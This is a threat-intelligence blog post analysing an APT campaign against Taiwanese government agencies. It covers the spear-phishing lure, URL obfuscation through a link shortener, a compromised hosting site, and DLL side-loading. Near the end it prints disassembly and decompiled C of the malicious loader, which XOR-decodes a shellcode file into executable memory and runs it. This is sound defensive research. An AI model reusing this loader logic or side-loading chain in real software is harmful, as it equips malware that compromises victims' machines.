
GroundPeony: Crawling with Malice

2023-08-22



This blog post is based on “GroundPeony: Crawling with Malice” that we presented at HITCON CMT 2023. We are grateful to HITCON for giving us the opportunity to present.

https://hitcon.org/2023/CMT/en/agenda/e8fe6942-9c60-419a-b9a0-dbda80a27ad0/

Presentation material (PDF) is here.

Abstract

In March 2023, we discovered a cyber attack campaign targeting Taiwanese government agencies. The campaign employed devious tactics such as tampering with legitimate websites to distribute malware, using URL obfuscation, and employing multi-stage loaders. In this post, we will first provide an overview of this

attack campaign and share the analysis results of the malware used. Through this, the reader will be able to understand the latest attack cases targeting Taiwan.

As a result of our investigation, we suspect that this attack campaign was orchestrated by a China-nexus attack group. We will discuss the specific evidence supporting this assumption, and trace back to past attack campaigns. Past campaigns include attacks that exploted the CVE-2022-30190, known as Follina, at the zero-day stage. These studies enable to understand attacker's motivations and attack backgrounds.

This post will enable SOC analysts, IR team members, CSIRT personnel, and others to gain a deep understanding of the latest APT attack trends targeting East and South Asia including Taiwan that have never been reported so far, and to take concrete countermeasures.

GroundPeony


The name "GroundPeony" was created by us and is not generally known. Based on our reading of the few public reports, we believe they are identical or close to the group dubbed UNC3347[1] by Mandiant. Active since at least 2021, it targets government organizations in East and South Asia, specifically Taiwan and Nepal.

There are two points to note about this group. First, GroudPeony exploits zero-day vulnerability. Specifically, it was the earliest exploiting CVE-2022-30190, also known as Follina. Follina itself is not very complex vulnerability, but it is speculated that this group could develop or have access to a zero-day. This is very interesting. Second, GroundPeony compromised websites for malware distribution. In the past case, Nepal's government website was compromised.

For these reasons, GroundPeony is considered to be an APT group with high attack skill and attack motivation.

Timeline

This is a quick look at GroundPeony's attack timeline.




The malware has existed on VirusTotal since around 2021. The oldest attack campaign we know is from April to June 2022. Around this time, Follina was exploited to attack Nepal, India, and other countries.


After that, we forgot about them for a while, but they started attacking again around March 2023. At this time, they attacked Taiwan and Nepal. In this post, we will deal with the case of April 2022 and March 2023.

Latest Attack Flow


Let's look at a specific case. The first is the attack on the Taiwanese government that occurred in March 2023.




The attack started from spear-phishing email. The email has a DOC file attached. And, a URL is written in the DOC file, and the ZIP file is downloaded by the URL. The ZIP file contains EXE file and DLL file. And executing them, infects malware.



The spear-phishing email looked like this. It is about discussions on maritime issues between Taiwan and the USA. This time, I put a mosaic in the image, but the destination was the Taiwanese government organication. Also, the source is cable TV company in Taiwan. Attached to the email is a DOC file with the file name “Regarding bilateral consultations with the USA”.




When open the attached DOC file, it looks like this. It pretends to have an error instead of something like a file name. It says to apply an update to resolve the error. The URL is written for the download of the update. When try to download the update file from this URL, it actually downloads ZIP file containing malware.




The URL used at this time is very strange. At first glance, it may look like a legitimate Microsoft website. But, due to the structure of the URL, the original host information is Cuttly.

When access this URL, you will access to Cuttly. And it will redirect to ZIP file. At this time, the URL redirected from Cuttly was the website of a Taiwanese educational institution. But, this website was compromised, and a ZIP file containing malware was placed.



The ZIP file contains 2 EXE files, one TXT file, and one directory named “$RECYCLE.BIN” that looks like Windows trash box. There are 4 files in the $RECYCLE.BIN directory, all with the DOCX extension. But these are not DOCX files. They are actually malware.

By the way, did you notice that the update number written in the DOC file and the ZIP file are different? We don’t know if this was simply a mistake by the attacker or a remnant of another ongoing attack campaign.




Malware Analysis

Let's take a look at how malware is executed. First, there are 2 files with the EXE extension included in the ZIP file, 系統安全補丁.exe and Install.exe. But the behavior is the same.

When the EXE file is executed, the 4 files placed in $RECYCLE.BIN will be copied to the mic directory under the ProgramData directory. At this time, the names of the 4 files are also changed. The 4 files are renamed to mic.exe, version.dll, mic.doc and mic.ver. And then, mic.exe is executed.

mic.exe is a legitimate file with a digital signature. But, it loads version.dll which exists in the same directory. When version.dll is executed by DLL Side-Loading, it loads and decrypts mic.doc. The decryption result is malware we call "micDown"




1. mic.exe
    - Legitimate EXE file with a digital signature
2. version.dll

- DLL for Side-Loading
- Shellcode launcher for mic.doc

3. mic.doc
   - Shellcode downloader (micDown)
4. mic.ver
   - Config file for micDown

Decoding of version.dll process is in two steps. First version.dll decodes mic.doc and executes it as shellcode. The shellcode further decodes itself and continues execution.



The export function of version.dll is very simple. First, it reads mic.doc into the memory area allocated by VirtualAlloc with read, write, and execute permissions. Then, it decodes that data with a custom XOR algorithm that combines sub, xor add instructions. When decoding is complete, the process moves to the memory area where the decoded shellcode is located.

```
.text:10001103 loc_10001103:                           ; CODE XREF: VerQueryValueW+109↓j
.text:10001103                 mov     cl, [eax+edi]
.text:10001106                 sub     cl, 5Fh ; '_'
.text:10001109                 xor     cl, 61h
.text:1000110C                 add     cl, 5Fh ; '_'
.text:1000110F                 mov     [eax+edi], cl
.text:10001112                 inc     eax
.text:10001113                 cmp     eax, [ebp+NumberOfBytesRead]
.text:10001119                 jb      short loc_10001103
```

```
BOOL __stdcall VerQueryValueW(LPCVOID pBlock, LPCWSTR lpSubBlock, LPVOID *lplpBuffer, PUINT puLen)
{
  CHAR v4; // al
  unsigned int v5; // ecx
  unsigned int v6; // kr00_4
  HANDLE FileA; // esi
  void *code; // edi
  DWORD i; // eax
  DWORD NumberOfBytesRead; // [esp+0h] [ebp-10Ch] BYREF
  CHAR Filename[2]; // [esp+4h] [ebp-108h] BYREF
  char v13[258]; // [esp+6h] [ebp-106h]

  memset(Filename, 0, 260u);
  GetModuleFileNameA(0, Filename, 0x104u);
  v5 = &Filename[strlen(Filename) + 1] - &Filename[1] - 3;
  if ( v5 >= 0x104 )
  {
    ((void (*)(void))sub_100012A0)();
    JUMPOUT(0x10001132);
  }
  Filename[v5] = v4;
  v6 = strlen(Filename);
  *(_WORD *)&Filename[v6] = aDoc;
  v13[v6] = MEMORY[0x10002032];
  FileA = CreateFileA(Filename, 0x80000000, 0, 0, 3u, 0x80u, 0);
  code = VirtualAlloc(0, 0x14000u, 0x3000u, 0x40u);
  ReadFile(FileA, code, 0x14000u, &NumberOfBytesRead, 0);
  CloseHandle(FileA);
  for ( i = 0; i < NumberOfBytesRead; ++i )
    *((_BYTE *)code + i) = ((*((_BYTE *)code + i) - 0x5F) ^ 0x61) + 0x5F;
  return ((int (*)(void))code)();
}
```

